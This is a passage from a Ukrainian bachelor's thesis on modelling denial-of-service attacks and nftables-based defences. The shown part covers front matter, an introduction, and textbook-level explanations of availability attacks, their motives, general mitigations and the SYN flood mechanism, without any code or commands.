Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя
(повне найменування вищого навчального закладу)
Факультет комп'ютерно-інформаційних систем і програмної інженерії
(назва факультету)
Кафедра кібербезпеки
(повна назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня

бакалавр
(освітній рівень)

на тему: "Моделювання атак на доступність та методи захисту"

Виконав: студент (ка) IV курсу, групи СБ-42

Спеціальності:
125 «Кібербезпека»
(шифр і назва напряму підготовки, спеціальності)
Шиманська Вікторія Олегівна
підпис (прізвище та ініціали)

Керівник Тимощук Д.І.
підпис (прізвище та ініціали)

Нормоконтроль Дроздова Т.В.
підпис (прізвище та ініціали)

Завідувач кафедри Загородна Н.В.
підпис (прізвище та ініціали)

Рецензент Мудрик І.Я.
підпис (прізвище та ініціали)

м. Тернопіль – 2025

Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)

Кафедра кібербезпеки
(повна назва кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Загородна Н.В.
(підпис) (прізвище та ініціали)
«__» _____ 2025 р.

ЗАВДАННЯ
НА КВАЛІФІКАЦІЙНУ РОБОТУ

на здобуття освітнього ступеня Бакалавр
(назва освітнього ступеня)

за спеціальністю 125 Кібербезпека
(шифр і назва спеціальності)

Студенту Шиманській Вікторії Олегівній
(прізвище, ім'я, по батькові)

1. Тема роботи Моделювання атак на доступність та методи захисту

Керівник роботи Тимощук Дмитро Іванович, старший викладач кафедри КБ
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

Затверджені наказом ректора від « 02 » 05 2025 року № 4/7-361

2. Термін подання студентом завершеної роботи 16.06.2025

3. Вихідні дані до роботи Вимоги до операційних систем Ubuntu, Kali Linux.

4. Зміст роботи (перелік питань, які потрібно розробити)
Вступ
Огляд атак на доступність та їх наслідків
Особливості DoS-атак та інструменти фільтрації шкідливого трафіку
Моделювання DoS-атак і впровадження захисних механізмів
Безпека життєдіяльності, основи охорони праці
Висновки

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, слайдів)
Мета та завдання роботи. Основні поняття. Принцип роботи SYN flood. Принцип виконання UDP, HTPP, ICMP flood. Схема роботи. SYN flood: моделювання та захист. ICMP flood: моделювання та захист. HTTP flood: моделювання та захист. UDP flood: моделювання та захист. Висновки.

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Безпека життєдіяльності, основи хорони праці	Мариненко С.Ю., к.т.н., доцент кафедри МТ		

7. Дата видачі завдання 29.01.2025 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1.	Ознайомлення з завданням до кваліфікаційної роботи	29.01 – 30.01	Виконано
2.	Підбір джерел для аналізу DoS-атак	31.01 – 05.02	Виконано
3.	Опрацювання джерел в галузі дослідження	06.02 – 20.02	Виконано
4.	Провести аналіз методів захисту DoS-атак	22.02 – 12.03	Виконано
5.	Налаштування nftables	15.03-25.03	Виконано
6.	Здійснення атак на систему	25.02 – 10.04	Виконано
7.	Оформлення розділу «Огляд атак на доступність та їх наслідків»	10.02 – 05.03	Виконано
8.	Оформлення розділу «Особливості DoS-атак та інструменти фільтрації шкідливого трафіку»	26.03 – 11.04	Виконано
9.	Оформлення розділу «Моделювання DoS-атак і впровадження захисних механізмів»	12.04-20.05	Виконано
10.	Виконання завдання до підрозділу «Безпека життєдіяльності, основи охорони праці»	26.05 – 01.06	Виконано
11.	Оформлення кваліфікаційної роботи	02.06 – 07.06	Виконано
12.	Нормоконтроль	10.06 – 11.06	Виконано
13.	Перевірка на плагіат	12.06 – 13.06	Виконано
14.	Попередній захист кваліфікаційної роботи	16.06 – 17.06	Виконано
15.	Захист кваліфікаційної роботи	27.06.2025	

Студент _____ Шиманська В.О.
(підпис) (прізвище та ініціали)

Керівник роботи _____ Тимощук Д.І.
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Моделювання атак на доступність та методи захисту // Кваліфікаційна робота ОР «Бакалавр» // Шиманська Вікторія Олегівна // Тернопільський національний технічний університет імені Івана Пулюя, факультет комп'ютерно-інформаційних систем і програмної інженерії, кафедра кібербезпеки, група СБ-42 // Тернопіль, 2025 // С. 56, рис. – 28, табл. – 1, кресл. – 0, додат. – 1.

КЛЮЧОВІ СЛОВА: Nftables, DoS атаки, доступність.

Кваліфікаційна робота присвячена дослідженню атак на доступність типу DoS та засобів захисту від них у сучасних комп'ютерних системах. Порушення доступності є однією з ключових загроз для інформаційної безпеки, оскільки може спричинити недоступність сервісів для легітимних користувачів та завдати значних збитків організаціям.

У роботі проаналізовано основні типи DoS-атак: SYN flood, UDP flood, HTTP flood та ICMP flood. Надано їхню класифікацію, описано принципи дії та потенційні наслідки для інформаційної інфраструктури. Окрема увага приділена методам виявлення та фільтрації шкідливого трафіку, а також інструменту nftables як сучасному засобу реалізації мережевого захисту.

У процесі дослідження було змодельовано атаки, створено сценарії шкідливого трафіку за допомогою мови програмування Python, а також реалізовано механізми протидії. Розроблено Telegram-бот для надсилання повідомлень про виявлені загрози, що дозволяє підвищити оперативність реагування на атаки.

Отримані результати можуть бути використані адміністраторами систем для підвищення стійкості серверів до DoS-атак.

ABSTRACT

Modeling of Availability Attacks and Protection Methods // Thesis of educational level "Bachelor"// Shymanska Viktoriia // Ternopil Ivan Puluj National Technical University, Faculty of Computer Information Systems and Software Engineering, Department of Cybersecurity, group СБ-42 // Ternopil, 2025 // P. 56 fig. - 28, tab. - _1_, drawing - 0, added. – 1.

Keywords: Nftables, DoS, availability.

This qualification work is dedicated to the study of denial-of-service (DoS) attacks targeting system availability, as well as methods for protecting against them in modern computer systems. The disruption of service availability is one of the key threats to information security, as it can render services inaccessible to legitimate users and cause significant financial and operational damage to organizations.

The work analyzes the main types of DoS attacks, including SYN flood, UDP flood, HTTP flood, and ICMP flood. Their classification is provided, along with a description of their operational principles and potential consequences for information infrastructure. Special attention is given to the methods for detecting and filtering malicious traffic, as well as to the use of nftables as a modern tool for implementing network protection.

During the course of the research, simulated attacks were carried out on an virtual machine. Malicious traffic scenarios were created using the Python programming language, and corresponding countermeasures were implemented. A Telegram bot was developed to send real-time alerts about detected threats, improving the responsiveness to attacks.

The results of this work can be used by system administrators to enhance the resilience of servers to DoS attacks.

ЗМІСТ

ВСТУП 8
РОЗДІЛ 1 ОГЛЯД АТАК НА ДОСТУПНІСТЬ ТА ЇХ НАСЛІДКІВ 9
1.1 Поняття атак на доступність 9
1.2 Мета та наслідки атак на доступність 11
1.3 Загальні методи захисту від атак на доступність 12
РОЗДІЛ 2 ОСОБЛИВОСТІ DOS-АТАК ТА ІНСТРУМЕНТИ ФІЛЬТРАЦІЇ ШКІДЛИВОГО ТРАФІКУ 14
2.1 Сутність і класифікація DoS атак 14
2.1.1 SYN flood 15
2.1.2 UDP flood 18
2.1.3 HTTP flood 19
2.1.4 ICMP flood 21
2.2 Принципи виявлення та фільтрації шкідливого трафіку 22
2.3 Nftables як засіб захисту 24
РОЗДІЛ 3 МОДЕЛЮВАННЯ DOS-АТАК І ВПРОВАДЖЕННЯ ЗАХИСНИХ МЕХАНІЗМІВ 27
3.1 Використання мови програмування Python 27
3.2 Реалізація правил захисту з допомогою nftables 27
3.3 Створення сценаріїв атаки 31
3.4 Telegram-бот 36
3.5 Моделювання атак на захищену ОС 39
РОЗДІЛ 4 БЕЗПЕКА ЖИТТЄДІЯЛЬНОСТІ, ОСНОВИ ОХОРОНИ ПРАЦІ 47
4.1 Вимоги до режимів праці і відпочинку при роботі з ВДТ 47
4.2 Евакуація людей під час пожеж 49
ВИСНОВКИ 51
СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ 52
Додаток А Лістинг файлу bot.py 55

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

DoS	—	Denial of Service
HTTP	—	Hypertext Transfer Protocol
DDoS	—	Distributed Denial of Service attack
ACL	—	Access Control List
ICMP	—	Internet Control Message Protocol
SOAR	—	Security Orchestration, Automation and Response
ОС	—	Операційна Система

ВСТУП

У сучасних комп’ютерних системах питання забезпечення доступності ресурсів є критично важливим, особливо в умовах постійного зростання обсягів трафіку та складності інфраструктури. В умовах активного використання онлайн-сервісів, платформ електронного урядування, банківських систем та корпоративних мереж, будь-яке порушення безперебійного доступу до цифрових ресурсів може спричинити не лише незручності для користувачів, а й суттєві економічні збитки та втрату довіри до постачальника послуг. Тому дослідження атак типу DoS, які спрямовані на виведення з ладу інформаційних систем шляхом перевантаження ресурсів, набуває особливої актуальності.

Основною метою цієї роботи є аналіз поширених варіантів DoS-атак, моделювання їх дії в умовах сучасних серверних середовищ, а також розробка ефективних підходів до виявлення, фільтрації та нейтралізації шкідливого трафіку. У процесі дослідження було реалізовано захисні механізми за допомогою інструменту nftables, а також створено програмні сценарії атаки на основі мови Python. Додатково реалізовано Telegram-бота для оперативного інформування про виявлені загрози.

У фокусі дослідження перебувають інформаційні системи, що працюють на базі відкритих серверних рішень, зокрема вебсервер Apache, як один із найпоширеніших об’єктів атак через HTTP-протокол. Особливу увагу приділено мережевому трафіку як ключовому носію впливу, за допомогою якого здійснюється деструктивна дія на цільову систему.

Результати цієї роботи мають практичну цінність, оскільки дозволяють удосконалити процеси моніторингу мережевого середовища, своєчасного реагування на інциденти та впровадження заходів протидії DoS-атакам. Запропоновані підходи можуть бути використані адміністраторами систем, фахівцями з кіберзахисту та розробниками для підвищення надійності IT-інфраструктури в умовах зростаючих кіберзагроз.

РОЗДІЛ 1 ОГЛЯД АТАК НА ДОСТУПНІСТЬ ТА ЇХ НАСЛІДКІВ

1.1 Поняття атак на доступність

Забезпечення доступності інформаційних систем є однією з трьох фундаментальних цілей інформаційної безпеки поряд з цілісністю та конфіденційністю. Доступність означає безперервний і своєчасний доступ користувачів до інформаційних ресурсів, послуг та інфраструктури. Порушення цього принципу, незалежно від причини, може призвести до значних фінансових, технічних і репутаційних збитків. Саме тому атаки на доступність становлять одну з найсерйозніших загроз сучасному кіберпростору.

Атаки на доступність – це дії зловмисників, спрямовані на виведення з ладу комп'ютерних систем, серверів, мереж або окремих сервісів з метою зробити їх недоступними для легітимних користувачів. Такі атаки не обов'язково призводять до знищення або крадіжки даних, однак ускладнюють або унеможливлюють їх використання в належний момент, що іноді є критичним. Часто метою атак такого типу є блокування бізнес-процесів, шантаж, конкурентна боротьба або політичні мотиви [1].

Найпоширенішим видом атак на доступність є атаки відмови в обслуговуванні. Їх суть полягає у створенні надмірного навантаження на інформаційну систему або її компоненти. Унаслідок цього система або сервіс не справляється з обробкою легітимних запитів і стає недоступним для користувачів. Якщо в атаці бере участь не один комп'ютер, а розподілена мережа зламаних або скомпрометованих пристроїв, така атака називається розподіленою атакою відмови в обслуговуванні [2].

Технічна реалізація атак на доступність може відрізнятися залежно від методу, протоколу та рівня мережевої моделі, на якому здійснюється атака. Наприклад, атаки можуть базуватися на перевантаженні каналів зв'язку, виснаженні ресурсів системи, або ж на зловживанні логікою прикладного рівня, зокрема через HTTP-запити. Поширеними прикладами є SYN flood, UDP flood, ICMP flood, HTTP flood тощо.

Загрозливість атак на доступність полягає також у їхній масштабованості та відносній простоті реалізації. Існують численні автоматизовані інструменти для організації DDoS-атак (див. рисунок 1.1), доступні навіть для недосвідчених користувачів. А при використанні ботнетів зі зміненими IP-адресами відстеження джерела атаки ускладнюється. Крім того, з кожним роком зростає об’єм даних, які можуть передаватися одночасно, що лише підвищує потенційну потужність атак [3].



Рисунок 1.1 – DDoS атака

У контексті захисту інформаційних систем питання виявлення, аналізу та протидії атакам на доступність набуває особливої актуальності. Успішне виявлення таких загроз на ранніх етапах дає нам змогу мінімізувати їхні наслідки, а ефективна фільтрація шкідливого трафіку здатна зберегти працездатність критичних ресурсів навіть у випадку масованого кібернападу на систему [4].

Таким чином, поняття атак на доступність охоплює широкий спектр загроз, які безпосередньо впливають на безперервність роботи інформаційних систем. Їх дослідження, виявлення та нейтралізація є особливо важливими елементами для комплексного захисту інформаційної інфраструктури у будь-якій організації.

1.2 Мета та наслідки атак на доступність

Атаки на доступність зазвичай мають чітко визначену мету, що полягає у порушенні нормального функціонування інформаційної системи, сервера, мережі або окремих онлайн-сервісів. Основна ідея таких атак полягає не в отриманні доступу до конфіденційної інформації чи зміні даних, а саме в тимчасовому або повному виведенні з ладу ресурсів, які забезпечують стабільну роботу бізнесу, урядових структур або інших критично важливих об'єктів.

Найпоширенішою мотивацією зловмисників є завдання економічної шкоди. Наприклад, атака на комерційний онлайн-магазин або фінансову установу може призвести до простою сервісу, втрати доходів та клієнтів. У таких випадках навіть кілька хвилин недоступності можуть обернутися тисячами або мільйонами гривень збитків. Часто зловмисники використовують DoS-атаки як засіб шантажу, вимагаючи викуп в обмін на припинення тиску на інформаційні системи жертви. Також атаки можуть бути частиною конкурентної боротьби, особливо в середовищі e-commerce або digital-сфері, де час безвідмовної роботи має вирішальне значення [5].

Окрему категорію становлять атаки, мотивовані політичними або ідеологічними цілями. Такі дії часто мають форму кіберпротестів або кібервійни, коли атакуються урядові портали, інфраструктура зв’язку, медіа-ресурси або інформаційні канали, з метою дестабілізації ситуації, підриву авторитету або демонстрації сили. У подібних випадках наслідки можуть набирати державного масштабу: від зупинки державних послуг до впливу на виборчі процеси, кризового управління чи безпекові структури.

Наслідки атак на доступність варіюються залежно від характеру і тривалості впливу. У більшості випадків вони включають: відмову в доступі до сервісу для

легітимних користувачів, втрату прибутку, зниження довіри клієнтів, пошкодження репутації організації, додаткові витрати на відновлення інфраструктури та впровадження засобів захисту. Крім того, внаслідок таких атак можуть страждати треті сторони, наприклад, партнери, постачальники або клієнти, які залежать від доступності атакованого ресурсу.

У випадках, коли атака зачіпає критичну інфраструктуру, наприклад, електронні державні послуги, енергетичні компанії або системи зв'язку, порушення доступності може становити загрозу не лише для організації, а й для населення в цілому. Тому захист від таких атак є питанням не лише кібербезпеки, а й національної безпеки.

Таким чином, мета атак на доступність полягає у дестабілізації, порушенні сервісу та нанесенні шкоди, тоді як наслідки можуть мати фінансовий, репутаційний, політичний та соціальний характер. Розуміння цих аспектів є основою для розробки ефективних стратегій запобігання, виявлення і реагування на подібні загрози.

1.3 Загальні методи захисту від атак на доступність

Захист від атак на доступність вимагає комплексного підходу, що включає технічні, організаційні та програмні заходи. Основна мета таких методів полягає у виявленні, нейтралізації або пом'якшенні наслідків DDoS-атак і DoS-атак до того, як вони встигнуть порушити функціональність цільового ресурсу. Ефективна стратегія повинна забезпечувати стійкість системи, її здатність відновлюватися після атаки та мінімізувати збитки.

Першочерговим напрямом захисту є налаштування мережевої інфраструктури таким чином, щоб мінімізувати вплив аномального трафіку. Це досягається шляхом правильного розподілу навантаження, використання мережевих екранувальних рішень, а також впровадження засобів виявлення та попередження вторгнень. У разі атаки система має здатність відсікати підозрілий трафік, не порушуючи доступу для легітимних користувачів.

Другим важливим компонентом є використання фільтрації та обмеження трафіку. Наприклад, застосування механізмів rate limiting дозволяє обмежити кількість запитів до сервера з одного джерела, що особливо ефективно при спробах масових підключень, характерних для SYN flood чи HTTP flood атак. Також використовуються ACL, які блокують підозрілі IP-адреси або навіть цілі мережі [6].

Особливу роль у боротьбі з атаками на доступність відіграють інструменти аналізу трафіку. Моніторинг і виявлення аномалій у трафіку дає змогу в реальному часі реагувати на загрози та автоматизувати процес блокування. Інтеграція з системами SIEM забезпечує централізований аналіз подій безпеки, що полегшує роботу адміністраторів під час інцидентів.

Також широко застосовуються хмарні сервіси захисту, які здатні поглинати велику кількість шкідливого трафіку ще на рівні глобального маршрутизаційного трафіку, до того, як він досягне локальної інфраструктури. Такі рішення пропонують провайдери CDN та DDoS Protection-платформи, як-от Cloudflare, AWS Shield або Akamai. Їх перевага полягає у масштабованості та здатності протистояти атакам великої потужності, які перевищують можливості локальних засобів захисту.

Крім технічних рішень, важливою складовою захисту є підготовка персоналу та регулярне оновлення політик безпеки. Працівники повинні бути обізнані з можливими проявами атак на доступність та вміти діяти відповідно до заздалегідь визначеного плану реагування на інциденти. Проводяться навчання, тестування систем на стійкість до DDoS-атак і періодичний аудит інформаційної безпеки.

Загалом, захист від атак на доступність базується на принципах багаторівневої безпеки, де жоден окремий засіб не є повністю ефективним, але в сукупності вони забезпечують високу надійність. Комбінація мережевих фільтрів, систем виявлення, хмарного захисту та грамотного адміністрування дозволяє ефективно протистояти загрозам і зменшити ризик зупинки критично важливих сервісів.

РОЗДІЛ 2 ОСОБЛИВОСТІ DOS-АТАК ТА ІНСТРУМЕНТИ ФІЛЬТРАЦІЇ ШКІДЛИВОГО ТРАФІКУ

2.1 Сутність і класифікація DoS атак

Розглянемо аналіз атак типу DoS, які залишаються однією з найпоширеніших та найбільш небезпечних кіберзагроз у світі. Розглянемо як саме подібні атаки виводять з ладу критично важливі сервіри, застосовуючи методи перевантаження мережевих, обчислювальних або прикладних ресурсів. Основна мета таких атак полягає в тому, щоб зробити ресурс недоступним для легітимних користувачів, що може спричинити суттєві фінансові збитки, втрату довіри клієнтів та порушення бізнес-процесів.

Відмова в обслуговувані (DoS) – це тип кібератаки, мета якої полягає у порушенні нормального функціонування комп'ютерної системи або мережі, щоб зробити її недоступною для легітимних користувачів. Атакм досягаєть шляхом перевантаження системи великою кількістю запитів, що вичерпує її ресурси і блокує обробку справжнього трафіку. Такі дії можуть викликати збої, уповільнення або повне припинення роботи сервісу [7].

DoS-атаки можуть реалізовуватись через перенасичення системи трафіком, експлуатацію вразливостей ПЗ або зловживання механізмами автентифікації. У деяких випадках це може включати в себе спроби вгадування обікових даних або маніпуляції з буфером пам'яті. Серед найбільш поширених форм таких атак виділяють атаки переповнення буфера, які можуть викликати збої або повну зупинку системи, та атаки типу flood, при яких на сервер надсилається масовий потік мережевих пакетів для перевантаження його ресурсів.

На рисунку 2.1 зображено приклад роботи DoS атаки типу flood, де зловмисник перевантажує сервер, після чого легітимний користувач не має доступу.



Рисунок 2.1 – DoS атака типу flood

Для того щоб DoS-атаки мали ефект, зловмиснику зазвичай потрібно володіти вищою пропускною здатністю мережі, ніж у цільової системи.

2.1.1 SYN flood

SYN flood – це один із різновидів атак типу відмови в обслуговуванні (DoS), який є спрямованим на вичерпання ресурсів сервере шляхом навмисного перевантаження механізму встановлення TCP-з'єднання (див. рисунок 2.2). Основна мета такої атаки – зробити сервер недоступним для легітимних користувачів, змушуючи його витрачати ресурси на обробку великої кількості неповних запитів на з'єднання [8].

SYN flood використовує вразливість у стандартному процесі встановлення TCP-з'єднання, що базується на тристоронньому рукостисканні (див. рисунок

2.2). У нормальних умовах процес встановлення з’єднання складається з трьох етапів:

– клієнт надсилає SYN-пакет для ініціації з’єднання;

– сервер відповідає SYN-ACK пакетом;

– клієнт підтверджує з’єднання пакетом ACK.

Після цих трьох етапів встановлюється повноцінне з’єдання між клієнтом і сервером.



Рисунок 2.2 – Механізм встановлення з’єднання

Однак під час SYN flood атаки зловмисник надсилає велику кількість SYN-пакетів на сервер, часто з підробленими IP-адресами. Сервер, згідно протоколу, відповідає на кожен запит SYN-ACK пакетом та створює запис у черзі напіввідкритих з'єднань, який пов'язаний із цим запитом, очікуючи на фінальне підтвердження ACK (див. рисунок 2.3), але ACK-пакет так і не надходить. Через це з’єднання залишаються у напіввідкритому стані, а ресурси сервера залишаються зайнятими. Коли кількість таких з’єднань перевищує допустимий ліміт то сервер перестає відповідати навіть на легітимні запити [8].



Рисунок 2.3 – Механізм SYN flood атаки

SYN flood атака може реалізовуватись кількома способами, розглянемо деякі із них:

– прямий напад: здійснюється з реальної IP-адреси атакуючого. Такі атаки рідкісні, оскільки легко відслідковуються та блокуються;

